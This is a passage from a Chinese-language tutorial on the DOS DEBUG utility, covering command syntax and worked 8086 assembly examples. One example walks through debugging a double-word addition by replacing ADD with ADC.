功能: 从指定端口接收信息并将输入的内容显示出来。

* 9. 读盘命令 L

格式: L <地址> <驱动器号> <起始逻辑扇区> <所读扇区个数 n>

其中<地址>的缺省值为 CS:100。逻辑扇区可由物理扇区号换算得到, 以双面双密度盘为例: 物理扇区是按 0 面 0 道 1 区, 0 面 0 道 2 区, …… , 0 面 0 道 9 区, 0 面 1 道 1 区, …… , 0 面 39 道 9 区, 1 面 0 道 1 区, …… , 1 面 39 道 9 区排列。而逻辑扇区与物理扇区号的对应关系为物理扇区 0 面 0 道 1 扇区至 9 扇区, 逻辑扇区号为 0—8; 物理扇区 1 面 0 道 1 扇区至 9 扇区, 逻辑扇区号为 9—11H; 物理扇区 0 面 1 道 1 扇区至 9 扇区, 逻辑扇区号为 12—1AH; ……。这样每道先 0 面后 1 面一直排下去。

其中<驱动器号>为 0、1 或 2, 0 表示 A 驱, 1 表示 B 驱, 2 表示硬盘。

功能: 将<驱动器号>指定的盘上, 从<起始逻辑扇区>起, 共 n 个逻辑扇区上的所有字节顺序读入指定内存地址开始的一片连续单元。当 L 后的参数缺省时, 必须在 L 之前由 N 命令指定 (或进入 DEBUG 时一并指出) 所读驱动器文件名。此时 L 执行后将该文件装入内存。

例如: -N EXAMPLE <Enter>

-L <Enter>

将当前驱动器上的 EXAMPLE 文件装入 CS:100 起始的一片内存单元。

10. 内存搬家命令 M

格式: M <源地址范围> <目标起始地址>

其中源及目标地址若仅输入偏移量, 则隐含相对 DS。

功能: 把<源地址范围>中的内容顺序搬至<目标起始地址>起的一片连续单元。

例如: -M CS:100 110 600

把从 CS:100 起至 CS:110 止 17 个字节搬至 DS:600 至 DS:610 的一片单元。

* 11. 命名待读 / 写文件命令 N

格式: N <文件名说明>

功能: 为 L / W 命令指定待装入 / 写盘文件

注: 其它形式参考 DOS 手册

12. 端口输出命令 O

格式: O <端口地址> <字节>

功能: 将该<字节>从指定<端口地址>输出。

例如: -O 2F 4F <Enter>

将 4FH 从端口 2FH 输出

* 13. 结束 DEBUG 返回 DOS 命令 Q

格式: Q

功能: 返回 DOS 提示符下

* 14. 显示修改寄存器命令 R

格式: R [<寄存器名>]

上式等价于:

(1) R

(2) R <寄存器名>

功能: (1)显示当前所有寄存器内容, 状态标志及将要执行的下一指令的地址, 代码及汇编语句形式。其中对状态标志 FLAG 以每位的形式显示, 详见下表。

状态标志显示形式示意图

标志位		溢出 OF	方向 DF	中断
IF	符号 SF	零 ZF	辅助 AF	奇
偶 PF	进位 CF			
状	态	有 / 无	减 / 增	开 /
关	负 / 正	零 / 非	有 / 无	偶
/ 奇	有 / 无			
显	示	OV / NV	DN / UP	EI /
DI	NG / PL	ZR / NZ	AC / NA	PE
/ PO	CY / NC			

(2)显示指定寄存器内容

例如: -R AX <Enter>

-R F <Enter>

15. 搜索指定内存命令 S

格式: S <地址范围> <表>

功能: 在指定范围搜索表中内容, 找到后显示表中元素所在地址

例如: -S CS:100 110 41 <Enter>

显示: 04BA:0104

04BA:010D

表示在位移 100H 至 110H 间的上述两处有 41H。又如:

-S C3:100 L 11 41 "AB" E <Enter>

表示在当前代码段位移 100H 至 111H 处寻找连续 4 个字节内容为 41H、41H、42H、0EH 的起始单元地址。

* 16. 执行并显示系统环境命令 T

格式: T [=<地址>] [<条数>]

功能: 执行由指定地址起始的、由<条数>指定的若干条命令。其中<地址>的缺省值是当前 IP 值, <条数>的缺省值是一条。

例如: -T <Enter>

-T 10 <Enter>

执行当前指令并显示状态

从当前指令始执行 10H 条指令

* 17. 反汇编命令 U

格式: U [<地址>/<地址范围>]

上式等价于:

(1) U <地址>

(2) U <地址范围>

(3) U

功能：将指定范围内的代码以汇编语句形式显示，同时显示地址及代码。注意，反汇编时一定确认指令的起始地址后再作，否则将得不到正确结果。地址及范围的缺省值是上次 U 指令后下一地址的值。这样可以连续反汇编。

* 18. 写盘命令 W

格式：W <地址> <盘号> <起始逻辑扇区> <所写逻辑扇区数 n>

功能：与 L 命令不同的地方是将内存从<地址>起始的一片单元内容写入指定扇区。只有 W 而没有参数时，与 N 命令配合使用将文件写盘。

注：要求大家对其中打“*”的 DEBUG 命令必须能熟练使用。

四、如何在 DEBUG 环境下执行汇编指令

本节从几个典型例子出发，通过上机实习，引导读者学会使用 DEBUG 调试程序运行汇编语言程序，以便读者在以后的学习中能够有一个熟练的调试和运行手段。

在进入 DEBUG 的提示符“-”之后，用户可以通过 DEBUG 的命令输入汇编源程序，并用相应命令将其汇编成机器语言程序；然后调试并运行该程序。

例 1 在 DEBUG 下运行如下程序。

MOV DL, 33H ; 字符 3 的 ASCII 码送 DL

MOV AH, 2 ; 使用 DOS 的 2 号功能调用

INT 21H ; 进入功能调用，输出‘3’

INT 20H ; BIOS 中断服务程序，正常结束。

该程序运行结果是在显示器上输出一个字符‘3’。如果要输出其它字符，请改变程序中‘33H’为相应字符的 ASCII 码。

运行步骤：

(1) 进入 DEBUG

设 DEBUG.EXE 位于 C 盘 DOS 子目录，进入 DOS 后键入 DEBUG <Enter>，即

C:\DOS>DEBUG <Enter>

屏幕显示：-

“-”号是进入 DEBUG 的提示符，在该提示符下可键入任意 DEBUG 命令。现在用 A 命令送程序如下：

(2) 送程序并汇编

-A 100 <Enter>

169C:0100 MOV DL, 33 <Enter>

169C:0102 MOV AH, 2 <Enter>

169C:0104 INT 21 <Enter>

169C:0106 INT 20 <Enter>

169C:0108 <Enter>

- <Enter>

至此程序已送完，汇编成机器指令，顺序存放于 CS 段 100H 起始的 8 个存储单元。

如果在汇编后想看一下机器指令是什么样子的话，方法之一是可以利用反汇编命令 U 作如下操作：

编

```
-U 100 108 <Enter>
169C:0100    B233    MOV DL, 33
169C:0102    B402    MOV AH, 02
169C:0104    CD21    INT 21
169C:0106    CD20    INT 20
169C:0108
```

-

右边是汇编指令,中间是该汇编指令的机器码,左边是存放该条指令的内存单元地址。

(4) 运行程序

```
-G <Enter>
3
Program terminated normally
```

-

(5) 写 COM 文件

```
-R BX <Enter>
BX 0000
: <Enter>
-R CX <Enter>
CX 0000
:A <Enter>
-N EXCOM.COM <Enter>
-W <Enter>
```

-

其中(BX)*10000H+(CX)用于指定所写的字节数,(BX)为该数的高16位,(CX)为该数的低16位。因此,上面的过程实际上是要将A个字节写入文件EXCOM.COM。

(6) 送机器指令程序

```
-E 200 B2 33 B4 02 CD 21 CD 20 <Enter>
```

-

(7) 显示内存

```
-D 200 208 <Enter>
169C:0200    B2 33 B4 02 CD 21 CD 20-61    . 3 . . . ! . . a
```

-

(8) 执行机器指令程序

```
-G=200 <Enter>
3
Program terminated normally
```

-

(9) 退出 DEBUG 返回 DOS, 执行 EXCOM.COM 文件

```
-Q
C:\DOS>EXCOM <Enter>
3
```


C:\DOS>

例 2 进入 DEBUG, 用 A 命令送字节数据加法程序, 用 R 命令显示状态, 并用 T 命令单条执行

(1) 进入并用 A 命令写入汇编源程序

C:\DOS>DEBUG <Enter>

-A <Enter>

1392:0100 MOV AH, 3 <Enter>

1392:0102 MOV AL, 2 <Enter>

1392:0104 ADD AL, AH <Enter>

1392:0106 INT 20 <Enter>

1392:0108 <Enter>

-

(2) 用 R 命令显示寄存器状态

-R <Enter>

AX=0000 BX=0000 CX=0000 DX=0000 SP=0000 BP=0000 SI=0000

DI=0000

DS=1392 ES=1392 SS=1392 CS=1392 IP=0100 NV UP EI PL

NZ NA PO NC

1392:0100 B403 MOV AH, 03

-

(3) 用 G 命令执行, 但看不到计算结果。

-G <Enter>

Program terminated normally

-

(4) 用 T 命令单条执行, 可以看到中间结果。

-T

AX=0300 BX=0000 CX=0000 DX=0000 SP=0000 BP=0000 SI=0000

DI=0000

DS=1392 ES=1392 SS=1392 CS=1392 IP=0102 NV UP EI PL

NZ NA PO NC

1392:0102 B002 MOV AL, 02

-T

AX=0302 BX=0000 CX=0000 DX=0000 SP=0000 BP=0000 SI=0000

DI=0000

DS=1392 ES=1392 SS=1392 CS=1392 IP=0104 NV UP EI PL

NZ NA PO NC

1392:0104 00E0 ADD AL,

AH

(5) 再执行 T 命令, 可以看到最终结果, (AL)=5

-T

AX=0305 BX=0000 CX=0000 DX=0000 SP=0000 BP=0000 SI=0000

DI=0000

DS=1392 ES=1392 SS=1392 CS=1392 IP=0106 NV UP EI PL


```
NZ    NA    PO    NC
1392:0106    CD02    INT 20
-T
AX=0305    BX=0000    CX=0000    DX=0000    SP=0000    BP=0000    SI=0000
    DI=0000
DS=1392    ES=1392    SS=1392    CS=011C    IP=1094    NV    UP    DI    PL
NZ    NA    PO    NC
011C:1094    90            NOP
-
```

(6)退出

-Q <Enter>

C:\DOS>

例 3 在 DEBUG 下运行下述程序，查看执行结果，并将其作为可执行文件存入 A 盘。

```
MOV AX, 0FEH          ; 被乘数 0FEH 送 AX
MOV CL, 2
SHL AX, CL            ; 被乘数乘以 4，结果送 AX
MOV BX, AX            ; 被乘数乘以 4 的结果送 BX 保留
MOV CL, 2
SHL AX, CL            ; 被乘数乘以 16，结果送 AX
ADD AX, BX            ; 被乘数乘以 20，结果在 AX 中
MOV [300H], AX        ; 将积存入 DS 段第 300H—301H 号内存单元
MOV AH, 4CH           ; 将功能号 4CH 送 AH
INT 21H               ; 执行 DOS 的 4CH 号功能调用，结束程序返回 DOS。
```

该程序运行结果是将 0FEH 乘以 14H，结果放在 DS 段第 300H—301H 号内存单元中。

(1)进入 DEBUG，显示 300H 至 301H 号内存单元内容

C:\DOS>DEBUG <Enter>

-D 300 301 <Enter>

1392:0300 00 00

...

(2)用 A 命令装入程序段并汇编

-A <Enter>

```
1392:0100    MOV AX, 0FE <Enter>
1392:0102    MOV CL, 2 <Enter>
1392:0104    SHL AX, CL <Enter>
1392:0106    MOV BX, AX <Enter>
1392:0108    MOV CL, 2    <Enter>
1392:010A    SHL AX, CL <Enter>
1392:010C    ADD AX, BX <Enter>
1392:010E    MOV [300], AX <Enter>
1392:0111    MOV AH, 4C <Enter>
1392:0113    INT 21 <Enter>
1392:0116 <Enter>
```

(3) 用 G 命令执行到断点处(程序正常结束前)停止

-T=100, 8 <Enter>

AX=13D8 BX=3F80 CX=0000 DX=0000 SP=0000 BP=0000 SI=0000 D
I=0000

DS=1392 ES=1392 SS=1392 CS=1392 IP=0111 NV UP DI PL NZ NA PO
NC

1392:0111 B44C MOV AH, 4C

(4) 用 D 命令显示 300H 至 301H 的内容(最终结果)

-D 300 301 <Enter>

1392:0300 D8 13 ..

(5) 用 R 命令指定写盘文件长度

-R BX <Enter>

BX 3F80

:0 <Enter>

-R CX <Enter>

CX 0000

:16 <Enter>

(6) 用 N 命令命名写盘文件

-N A:YWZCHF.COM <Enter>

(7) 用 W 命令写盘

-W <Enter>

(8) 用 Q 命令退出 DEBUG 环境, 返回 DOS

-Q <Enter>

C:\DOS>

(9) 在 DOS 环境运行 YWZCHF.COM

C:\DOS>A:YWZCHF <Enter>

C:\DOS>

(10) 将 YWZCHF.COM 装入内存运行

C:\DOS>DEBUG <Enter>

-N A:YWZCHF.COM <Enter>

-L <Enter>

-T=100, 8 <Enter>

AX=13D8 BX=3F80 CX=0000 DX=0000 SP=0000 BP=0000 SI=0000 D
I=0000

DS=1392 ES=1392 SS=1392 CS=1392 IP=0111 NV UP DI PL NZ NA PO
NC

1392:0111 B44C MOV AH, 4C

-D 300 301 <Enter>

1392:0300 D8 13 ..

(11)用 Q 命令退出 DEBUG 环境, 返回 DOS

-Q <Enter>

C:\DOS>

例 4 在 DEBUG 环境下, 送入一个加法源程序并汇编成可执行代码; 将其作为可执行文件 JIAFA.COM 存储到 A 盘; 在 DOS 命令行执行可执行文件 JIAFA.COM; 进入 DEBUG, 将可执行文件 JIAFA.COM 装入内存 CS:100H 处运行, 并用 T 命令查看运算结果。

C:\DOS>debug <Enter>

-A <Enter>

169C:0100 MOV AX, 8A6D <Enter>

169C:0103 ADD AX, 0382 <Enter>

169C:0106 MOV [0200], AX <Enter>

169C:0109 MOV AH, 4C <Enter>

169C:010B INT 21 <Enter>

169C:010D <Enter>

-R BX <Enter>

BX 0000

: <Enter>

-R CX <Enter>

CX 0000

:D <Enter>

-N A:JIAFA.COM <Enter>

-W <Enter>

-Q <Enter>

C:\DOS>

C:\DOS>DEBUG <Enter>

-N A:JIAFA.COM <Enter>

-L <Enter>

-G <Enter>

Program terminated normally

-T=100, 3 <Enter>

AX=8DEF BX=0000 CX=0000 DX=0000 SP=0000 BP=0000 SI=0000

DI=0000

DS=1392 ES=1392 SS=1392 CS=1392 IP=0109 NV UP DI PL

NZ NA PO NC

1392:0111 B4 4C MOV AH, 4C

-D 200 201 <Enter>

169C:0200 EF 8D ..

-Q <Enter>

C:\DOS>

五、如何使用 DEBUG 调试和运行可执行文件

事实上，在上面的例题中已经对使用 DEBUG 命令调试和运行可执行文件有所接触。本节只需对使用 DEBUG 调试和运行可执行文件的一般步骤做一介绍，并通过一个含有错误的程序来对程序调试进行实践。

用户程序经过编辑、汇编、连接后得到一个可执行文件（.EXE），这时借助于调试程序 DEBUG 对用户程序进行调试，查看程序是否能完成预定功能。对于初学者，如何选用 DEBUG 中各命令，有效地调试与运行程序，需要一个学习过程。在初次使用 DEBUG 时，可参照下列步骤进行。

1. 调用 DEBUG，装入用户程序

可以在调用 DEBUG 是直接装入用户程序可执行文件，也可以在进入 DEBUG 环境后使用 N 命令和 L 命令装入用户程序可执行文件。无论用哪种方法，装入用户程序可执行文件时，一定要指定文件全名（即文件名和扩展名）。

2. 观察寄存器初始状态

程序装入内存后，用 R 命令查看寄存器内容。从各段寄存器现在的内容，便能了解用户程序各逻辑段（代码段，堆栈段等）在内存的分布及其段基值。R 命令亦显示了各通用寄存器和标志寄存器的初始值，显示的第三行就是即将执行的第一条指令。

3. 以单步工作方式开始运行程序

首先用 T 命令顺序执行用户程序的前几条指令，直到段寄存器 DS 和 / 或 ES 已预置为用户的数据段。在用 T 命令执行程序时，每执行一条指令，显示指令执行后寄存器的变化情况，以使用户查看指令执行结果。

4. 观察用户程序数据段初始内容

在第 3 步执行后 DS 和 / 或 ES 已指向用户程序的数据段和附加段，这时用 D 命令可查看用户程序的原始数据。

5. 继续以单步工作方式运行程序

对于初学者，一般编写的程序比较短，用 T 命令逐条执行指令，可清楚地了解程序的执行过程：现在执行的是什么指令，执行后的结果在哪里（寄存器，存储单元）？所得结果是否正确？…等等。在逐次使用 T 命令时，若有需要，可选用 D 命令了解某些内存单元的变化情况。

用 T 命令逐条执行程序时，如遇上用户程序中的软中断指令 INT（如 INT 21H），这时，通常不要用单步工作方式执行 INT 指令。因为系统提供的软中断指令 INT 是以中断处理子程序形式实现功能调用，且这种处理子程序常常是较长的。若用 T 命令去执行 INT 指令，那么将跳转到相应的功能调用于程序中，要退出该子程序需要化费较多时间。如果既要执行 INT 指令，又要跳过这段功能调用子程序，则应使用连续工作方式（G 命令），且设置断点，其断点应为 INT 指令的下一条指令。例如要以单步工作方式执行下面一段程序：

```
10B0: 0022      MOV    DX, 0010
10B0: 0026      MOV    AH, 09
10B0: 0028      INT     21
10B0: 002A      MOV    CX, 00
```

当用 T 命令完成“MOV AH, 09”指令后，应使用 G 命令：

```
-G 002A <Enter>
```

这样，以连续工作方式实现功能调用后，即暂停在偏移量为 002A 的“MOV CX, 00”指令处（未执行），如同用单步工作方式完成 INT 指令的执行一样。

6. 连续工作方式运行程序

在用单步工作方式运行程序后,可再用连续工作方式从头开始运行程序,查看运行结果。在用 G 命令时,注意指定运行程序的起始地址。若 G 命令中未指定起始地址,就隐含为从当前 CS:IP 指向的指令开始。

7. 修改程序和数据

经过上面几步后,若发现程序有错,则需要适当进行修改。这时,如果仅需作个别修改,可在 DEBUG 状态下,使用 A 命令。这种修改仅仅是临时修改内存中的可执行文件,未涉及源程序。当确认修改正确后,应返回至编辑程序,修改源程序,然后再汇编、连接。

为了确认用户程序的正确性,常常需用几组不同的原始数据去运行程序,查看是否都能获得正确结果。这时,可用 E 命令在用户程序的数据段和附加段中修改原始数据,然后再用 T 命令或 G 命令运行程序,查看运行结果,直到各组数据都能获得正确结果为止。

8. 运用断点调试程序

如果已确认程序是正确的,在连续工作方式下,可快速地运行程序;如果已知程序运行结果不正确,用 G 命令运行程序,中途不停,很难查找错误。改用 T 命令,虽然可以随意暂停程序的执行,但是运行速度慢,如果运用断点,可快速查找错误。这里的“断点”是程序连续运行时要求暂停的指令位置(地址),用要求暂停的一条指令首字节地址表示。当程序连续运行到这断点地址时,程序就暂停,并显示现在各寄存器内容和下面将要执行的指令(即断点处指令)。为了准确设置断点,可用反汇编命令 U 察看源程序。运用断点,可以很快地查找出错误发生在哪一个程序段内,缩小查找错误的范围。然后在预计出错的范围内,再用 T 命令仔细观察程序运行情况,确定出错原因和位置,完成程序的调试。

例 5 现有一个双字加法源程序如下,其中存在错误。现假设已汇编、连结生成了可执行文件 SZJiaFa.EXE,存放在 C:\DOS 目录下。请使用 DEBUG 对其进行调试。

Code SEGMENT

```
        ASSUME CS:code,DS:code
        ORG 100H                      ;从 100H 处开始存放下列指令
Start:MOV AX,code                      ;将 DS 置成 code 段的首地址
        MOV DS,AX
        MOV SI,200H                    ;取第一个数的首地址
        MOV AX,[SI]                    ;将第一个数的低 16 位取到 AX
        MOV DI,204H                    ;取第二个数的首地址
        ADD AX,[DI]                    ;第一个数和第二个数的低 16 应相加
        MOV [SI+8],AX                  ;低 16 位相加的结果送到 208H 和 209H 单元
        MOV AX,[SI+2]                  ;取第一个数的高 16 位送到 AX 中
        ADD AX,[DI+2]                  ;两个数的高 16 位相加
        MOV [SI+0AH],AX                ;高 16 位相加的结果送到 20AH, 20BH 单元
        MOV AX,4C00H                   ;使用 DOS 的 4CH 号功能调用
        INT 21H                         ;进入功能调用,返回 DOS
        ORG 200H                        ;从 200H 处开始存放下列数据
        DD 12345678h,654387A9h,0h ;被加数、加数、和 Code ENDS

END start
```

调试过程:

(1) 进入 DEBUG 并装入可执行文件 SZJiaFa.EXE

C:\DOS>DEBUG SZJiaFa.EXE<Enter>

—

(2) 观察寄存器初始状态

-R <Enter>

AX=0000 BX=0000 CX=020C DX=0000 SP=0000 BP=0000 SI=0000 DI=0000

DS=1892 ES=1892 SS=18A2 CS=18A2 IP=0100 NV UP EI PL NZ NA PO NC
18A2:0100 B8A218 MOV AX, 18A2

(3) 以单步工作方式开始运行程序

首先用 T 命令顺序执行用户程序的前 1 两条指令，将段寄存器 DS 预置为用户的数据段。

-T <Enter>

AX=18A2 BX=0000 CX=020C DX=0000 SP=0000 BP=0000 SI=0000 DI=0000

DS=1892 ES=1892 SS=18A2 CS=18A2 IP=0103 NV UP EI PL NZ NA PO NC
18A2:0103 8ED8 MOV DS, AX

-T <Enter>

AX=18A2 BX=0000 CX=020C DX=0000 SP=0000 BP=0000 SI=0000 DI=0000

DS=18A2 ES=1892 SS=18A2 CS=18A2 IP=0105 NV UP EI PL NZ NA PO NC
18A2:0105 BE0002 MOV SI, 0200

(4) 观察用户程序数据段初始内容

-D 200 20F <Enter>

18A2:0200 78 56 34 12 A9 87 43 65-00 00 00 00 00 74 13 50 xV4...Ce.....t.P

—

(5) 连续工作方式运行程序至返回 DOS 前（设断点），查看运行结果。为此，现使用 U 命令反汇编。

-U 100 <Enter>

```
18A2:0100 B8A218      MOV     AX, 18A2
18A2:0103 8ED8      MOV     DS, AX
18A2:0105 BE0002     MOV     SI, 0200
18A2:0108 8B04      MOV     AX, [SI]
18A2:010A BF0402     MOV     DI, 0204
18A2:010D 0305      ADD     AX, [DI]
18A2:010F 894408     MOV     [SI+08], AX
18A2:0112 8B4402     MOV     AX, [SI+02]
18A2:0115 034502     ADD     AX, [DI+02]
18A2:0118 89440A     MOV     [SI+0A], AX
18A2:011B B8004C     MOV     AX, 4C00
18A2:011E CD21      INT     21
```

—

可见，要执行 10 条指令，至 011B 处停止

-G=100, 011B <Enter>

AX=7777 BX=0000 CX=020C DX=0000 SP=0000 BP=0000 SI=0200 DI
=0204

DS=18A2 ES=1892 SS=18A2 CS=18A2 IP=011B NV UP EI PL NZ NA PE NC
18A2:011B B8004C MOV AX, 4C00

-D 200 20F <Enter>

18A2:0200 78 56 34 12 A9 87 43 65-21 DE 77 77 43 43 83 06 xV4...Ce!.wwCC..

-

和为 7777DE21H, 正确。

(6) 再取一组数据, 查看运行结果。为此, 首先用 E 命令修改数据。

-E 200 CD, AB, 78, 56, 90, EF, 34, 12 <Enter>

-D 200 20F <Enter>

18A2:0200 CD AB 78 56 90 EF 34 12-21 DE 77 77 43 43 83 06 ..xV...4.!.wwCC..

-G=100, 11B <Enter>

AX=68AC BX=0000 CX=020C DX=0000 SP=0000 BP=0000 SI=0200 DI
=0204

DS=18A2 ES=1892 SS=18A2 CS=18A2 IP=011B NV UP EI PL NZ NA PE NC
18A2:011B B8004C MOV AX, 4C00

-D 200 20F <Enter>

18A2:0200 CD AB 78 56 90 EF 34 12-5D 9B AC 68 43 43 83 06 ..xV...4.].hCC..

-

和为 68AC9B5DH, 错误。说明程序有问题。

(7) 再将断点设在完成低位字加法后, 查看运行结果。

-G=100, 112 <Enter>

AX=9B5D BX=0000 CX=020C DX=0000 SP=0000 BP=0000 SI=0200 DI
=0204

DS=18A2 ES=1892 SS=18A2 CS=18A2 IP=0112 NV UP EI NG NZ NA PO CY
18A2:0112

8B4402 MOV AX, [SI+02]

DS:0202=5678

-D 200 20F <Enter>

18A2:0200 CD AB 78 56 90 EF 34 12-5D 9B AC 68 43 43 83 06 ..xV...4.].hCC..

-

低位和为 9B5D, 正确。说明错误可能出在后面

(8) 使用 T 命令从刚才的断点处向后单步调试, 查看运行结果。

-T=112 <Enter>

AX=5678 BX=0000 CX=020C DX=0000 SP=0000 BP=0000 SI=0200 DI
=0204

DS=18A2 ES=1892 SS=18A2 CS=18A2 IP=0115 NV UP EI NG NZ NA PO CY
18A2:0115

034502 ADD AX, [DI+02]

DS:0206=1234

-T <Enter>

```
AX=68AC    BX=0000    CX=020C    DX=0000    SP=0000    BP=0000    SI=0200    DI
=0204
DS=18A2    ES=1892    SS=18A2    CS=18A2    IP=0118    NV UP EI PL NZ NA PE NC
18A2:0118
89440A          MOV          [SI+0A], AX
DS:020A=68AC
```

AX 寄存器的结果为 68AC，而应为 68AD。可见是本条加法指令使用错误，这里应使用带进位加法指令。

(9) 使用 A 命令装入正确指令后再次运行，察看结果。

```
-A 115 <Enter>
18A2:0115 ADC AX, [DI+02] <Enter>
18A2:0118 <Enter>
-G=100, 11B <Enter>
AX=68AD    BX=0000    CX=020C    DX=0000    SP=0000    BP=0000    SI=0200    DI
=0204
DS=18A2    ES=1892    SS=18A2    CS=18A2    IP=011B    NV UP EI PL NZ NA PO NC
18A2:011B B8004C          MOV          AX, 4C00
-D 200 20F <Enter>
18A2:0200    CD AB 78 56 90 EF 34 12-5D 9B AD 68 43 43 83 06    ..xV..4.]..hCC..
```

和为 68AD9B5DH，正确。对于这样一个简单程序一般来说不会再有问题。退出后修改源程序即可。

(10) 退出

```
-Q <Enter>
C:\DOS>
```

需要说明的是此程序很简单，只需使用 T 命令逐条单步调试即可。本例采用的调试方法似乎过于繁琐，但这是为了说明程序调试的一般方法，以便读者调试复杂程序时借鉴。

DEBUG 命令详解

DEBUG 是 DOS 中的一个外部命令，从 DOS 1.0 起就带有此命令，因此可见此命令的重要性了。虽然此命令的功能非常强大，可以解决许多问题，可是对许多人来说，尤其是初学者来说，却非常不易掌握。因此，现将 DEBUG 的命令详细介绍一番，以让大家知道它的使用。

Debug:A (汇编)

直接将 8086/8087/8088 记忆码合并到内存。

该命令从汇编语言语句创建可执行的机器码。所有数值都是十六进制格式，必须按一到四个字符输入这些数值。在引用的操作代码（操作码）前指定前缀记忆码。

a [address]

参数

address

指定键入汇编语言指令的位置。对 address 使用十六进制值，并键入不以“h”字符结尾的每个值。如果不指定地址，a 将在它上次停止处开始汇编。

有关将数据输入到指定字节中的信息，请单击“相关主题”列表中的 Debug E（键入）。

有关反汇编字节的信息，请单击“相关主题”列表中的 Debug U（反汇编）。

说明

使用记忆码

段的替代记忆码为 cs:、ds:、es: 和 ss:。远程返回的记忆码是 retf。字符串处理的记忆码必须明确声明字符串大小。例如，使用 movsw 可以移动 16 位的字串，使用 movsb 可以移动 8 位字节串。

汇编跳转和调用

汇编程序根据字节替换自动将短、近和远的跳转及调用汇编到目标地址。通过使用 near 或 far 前缀可以替代这样的跳转或调用，如下例所示：

```
-a0100:0500
0100:0500 jmp 502 ; a 2-byte short jump
0100:0502 jmp near 505 ; a 3-byte near jump
0100:0505 jmp far 50a ; a 5-byte far jump
```

可以将 near 前缀缩写为 ne。

区分字和字节内存位置

当某个操作数可以引用某个字内存位置或者字节内存位置时，必须用前缀 word ptr 或者前缀 byte ptr 指定数据类型。可接受的缩写分别是 wo 和 by。以下范例显示两种格式：

```
dec wo [si]
neg byte ptr [128]
```

指定操作数

Debug 使用包括在中括号 ([]) 的操作数引用内存地址的习惯用法。这是因为另一方面 Debug 不能区分立即操作数和内存地址的操作数。以下范例显示两种格式：

```
mov ax,21 ; load AX with 21h
mov ax,[21] ; load AX with the
; contents of
; memory location 21h
```

使用伪指令

使用 `a` 命令提供两个常用的伪指令：`db` 操作码，将字节值直接汇编到内存，`dw` 操作码，将字值直接汇编到内存。以下是两个伪指令的范例：

```
db 1,2,3,4,"THIS IS AN EXAMPLE"
db 'THIS IS A QUOTATION MARK:'
db "THIS IS A QUOTATION MARK:'"
dw 1000,2000,3000,"BACH"
```

范例

`a` 命令支持所有形式的间接注册命令，如下例所示：

```
add bx,34[bp+2].[si-1]
pop [bp+di]
push [si] )
```

还支持所有操作码同义词，如下例所示：

```
loopz 100
loope 100
ja 200
jnbe 200
```

对于 8087 操作码，必须指定 `wait` 或 `fwait` 前缀，如下例所示：

```
fwait fadd st,st(3) ; this line assembles
; an fwait prefix
```

Debug:C（比较）

比较内存的两个部分。

`c range address`

参数

range

指定要比较的内存第一个区域的起始和结束地址,或起始地址和长度。有关有效的 range 值的信息,请单击“相关主题”列表中的“Debug 说明”。

address

指定要比较的第二个内存区域的起始地址。有关有效 address 值的信息,请单击“相关主题”列表中的“Debug 说明”。

说明

如果 range 和 address 内存区域相同,Debug 将不显示任何内容而直接返回到 Debug 提示符。如果有差异,Debug 将按如下格式显示:

```
address1 byte1 byte2 address2
```

范例

以下命令具有相同效果:

```
c100,10f 300
```

```
c100110 300
```

每个命令都对 100h 到 10Fh 的内存数据块与 300h 到 30Fh 的内存数据块进行比较。

Debug 响应前面的命令并显示如下信息(假定 DS = 197F) :

```
197F:0100 4D E4 197F:0300
197F:0101 67 99 197F:0301
197F:0102 A3 27 197F:0302
197F:0103 35 F3 197F:0303
197F:0104 97 BD 197F:0304
197F:0105 04 35 197F:0305
197F:0107 76 71 197F:0307
197F:0108 E6 11 197F:0308
197F:0109 19 2C 197F:0309
197F:010A 80 0A 197F:030A
197F:010B 36 7F 197F:030B
197F:010C BE 22 197F:030C
197F:010D 83 93 197F:030D
197F:010E 49 77 197F:030E
197F:010F 4F 8A 197F:030F
```

注意列表中缺少地址 197F:0106 和 197F:0306。这表明那些地址中的值是相同的。

Debug:D (转储)

显示一定范围内存地址的内容。

d [range]

参数

range

指定要显示其内容的内存区域的起始和结束地址,或起始地址和长度。有关有效的 range 值的信息,请单击“相关主题”列表中的“Debug 说明”。如果不指定 range, Debug 程序将从以前 d 命令中所指定的地址范围的末尾开始显示 128 个字节的内容。

有关显示寄存器内容的信息,请单击“相关主题”列表中的 Debug R (寄存器)。

说明

当使用 d 命令时, Debug 以两个部分显示内存内容:十六进制部分(每个字节的值都用十六进制格式表示)和 ASCII 码部分(每个字节的值都用 ASCII 码字符表示)。每个非打印字符在显示的 ASCII 部分由句号(.)表示。每个显示行显示 16 字节的内容,第 8 字节和第 9 字节之间有一个连字符。每个显示行从 16 字节的边界上开始。

范例

假定键入以下命令:

```
dcs:100 10f
```

Debug 按以下格式显示范围中的内容:

```
04BA:0100 54 4F 4D 00 53 41 57 59-45 52 00 00 00 00 00 00 TOM.SAWYER.....
```

如果在没有参数的情况下键入 d 命令, Debug 按以前范例中所描述的内容来编排显示格式。显示的每行以比前一行的地址大 16 个字节(如果是显示 40 列的屏幕,则为 8 个字节)的地址开头。

对于后面键入的每个不带参数的 d 命令, Debug 将紧接在最后显示的命令后立即显示字节内容。

如果键入以下命令, Debug 将从 CS:100 开始显示 20h 个字节的内容:

```
dcs:100 1 20
```

如果键入以下命令, Debug 将显示范围从 CS 段的 100h 到 115h 中所有字节的内容:

```
dcs:100 115
```

Debug:E (键入)

将数据输入到内存中指定的地址。

可以按十六进制或 ASCII 格式键入数据。以前存储在指定位置的任何数据全部丢失。

e address

参数

address

指定输入数据的第一个内存位置。

list

指定要输入到内存的连续字节中的数据。

有关集成记忆码的信息，请单击“相关主题”列表中的 Debug A (汇编)。

有关显示内存部分内容的信息，请单击“相关主题”列表中的 Debug D (转储)。

说明

使用 address 参数

如果在没有指定可选的 list 参数的值情况下指定 address 的值，Debug 将显示地址和内容，在下一行重复地址，并等待您的输入。此时，您可以执行下列操作之一：

替换字节值。为此，请在当前值后键入新值。如果您键入的值不是有效的十六进制值，或该值包含两个以上的数字，则 Debug 不会回显无效或额外的字符。

进入下一个字节。为此，请按 SPACEBAR (空格键)。要更改该字节中的值，请在当前值后键入新值。如果按 SPACEBAR (空格键) 时，移动超过了 8 位界限，Debug 程序将显示新的一行并在行首显示新地址。

返回到前一个字节。为此，请按 HYPHEN 键 (-)。可以反复按 HYPHEN 键 (-) 向后移动超过多个字节。在按 HYPHEN 时，Debug 开始新行并显示当前地址和字节值。

停止执行 e 命令。为此，请按 ENTER 键。在任何字节位置都可以按 ENTER。

使用 list 参数

如果指定 list 参数的值，随后的 e 命令将使用列表中的值替换现有的字节值。如果发生错误，将不更改任何字节值。

